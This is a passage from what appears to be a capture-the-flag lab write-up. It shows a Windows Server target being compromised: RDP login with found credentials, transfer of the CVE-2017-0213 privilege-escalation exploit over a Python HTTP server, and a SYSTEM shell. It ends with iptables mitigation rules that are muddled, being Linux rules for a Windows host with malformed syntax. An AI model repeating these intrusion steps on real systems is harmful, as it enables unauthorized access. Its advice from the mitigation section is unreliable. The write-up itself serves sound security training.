
	Username	Name	Email	Role	Posts
	Wade	—	darkstar@darkstar7471.com	Administrator	6
	Username	Name	Email	Role	Posts

Bulk Actions | Apply | Change role to... | Change | 1 item

Thank you for creating with WordPress. **Get Version 5.3**

Figure 31: WordPress Dashboard


An area of note for possible vulnerabilities is Plugins. Figure 32 shows that only two of the plugins are activated, and further investigations reveals that both versions of the respective plugins don't have any vulnerabilities.



Plugin	Description
Absolute <> Relative URLs Activate | Delete	Saves relative URLs to database. Displays absolute URLs. Version 1.6.0 | By Andrew Patterson | View details
Akismet Anti-Spam Activate | Delete	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from spam**. It keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key. Version 4.1.2 | By Automattic | View details
	There is a new version of Akismet Anti-Spam available. View version 4.1.3 details or update now.
Make Paths Relative About | Contact | Settings | Deactivate	This plugin converts the URL(Links) to relative instead of absolute. Version 1.1.2 | By YAS Global Team | View details
Relative URL Deactivate	Relative URL applies wp_make_link_relative function to links (posts, categories, pages and etc.) to convert them to relative URLs. Useful for developers when debugging local WordPress instance on a mobile device (iPad. iPhone, etc.). Version 0.1.7 | By Tunghsiao Liu | View details


Figure 32: WordPress Plugins

Exploring all the evident options for this port, the software ‘xfreerdp’ is used to access the remote desktop service of port 3389. The same login credentials used for Wade’s account is used to login and is successful.



```
┌──(kali㉿kali)-[~]
└─$ xfreerdp /u:wade /p:parzival /v:10.10.217.216
```


Figure 33: Remote Desktop Login



```
Hostname: RetroWeb
Instance ID: i-0c705785f6617ebdc
Private IP Address: 10.10.217.216
Instance Size: t2.small
Availability Zone: eu-west-1b
Architecture: AMD64
Total Memory: 2 GB
Network Performance: Low to Moderate
```

Figure 34: Remote Desktop Access

To understand the properties of the machine, ‘systeminfo’ was entered into the Terminal.




```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Wade>systeminfo

Host Name:                 RETROWEB
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
```

Figure 35: System Information

The desktop comes with a text file containing '3b99fbdc6d430bfb51c72c651a261927' and the Chrome browser. From here, there is a bookmarked link. While the site cannot be reached due to the lack of internet connectivity within the machine, the CVE-2019-1388 exploit is observed in the URL as seen in Figure 36.



This site can't be reached

nvd.nist.gov took too long to respond.

Try:

- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics


ERR_CONNECTION_TIMED_OUT

Figure 36: Exploit Page

Investigating further, this exploit is about the 'Elevation of Privilege Vulnerability' [5]. Comparing the OS version to the vulnerable ones tells us that this machine is not vulnerable to this exploit.

Research was done to find if there exist an Elevation of Privilege Vulnerability exploit available in the Build 14393 version of Windows 10. The following vulnerability was found on GitHub [6].

Having downloaded the exploit, a Python SimpleHTTPServer was created to help transfer over




```
┌──(kali㉿kali)-[~/Downloads/transfer]
└─$ python -m SimpleHTTPServer                                              1 ✗
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [06/Oct/2021 19:50:47] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [06/Oct/2021 19:50:59] "GET /CVE-2017-0213_x64.exe HTTP/1.1" 200 -
10.10.217.216 - - [06/Oct/2021 19:54:23] "GET / HTTP/1.1" 200 -
10.10.217.216 - - [06/Oct/2021 19:54:23] code 404, message File not found
10.10.217.216 - - [06/Oct/2021 19:54:23] "GET /favicon.ico HTTP/1.1" 404 -
```

Figure 37: Python Server

[5]https://nvd.nist.gov/vuln/detail/CVE-2019-1388

[6] https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213




Directory listing for /

- CVE-2017-0213_x64.exe
- CVE-2017-0213_x64.zip

Figure 38: Transferred exploit

Running this exploit grants root access to the machine, seen in Figure 39



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Figure 39: Root Access

Network Configuration

The main exploit performed in the System Vulnerabilities that allowed root access was Windows Privilege Escalation. The following are Linux based IPTables which can be used to prevent such a vulnerability from occurring.

To block connectivity to the system, stopping the process of the exploit being sent over, the following IPTable can be used:

```
iptables -A OUTPUT -p tcp --dport 8000/ -j DROP
```

Same table can be used to block access to the port altogether

```
iptables -A OUTPUT -p tcp --dport 3389/ -j DROP
```

The following can be used to block ping requests to the system

```
iptables -A INPUT -p icmp -i eth0 -j DROP
```

Reference: https://www.tecmint.com/linux-iptables-firewall-rules-examples-commands/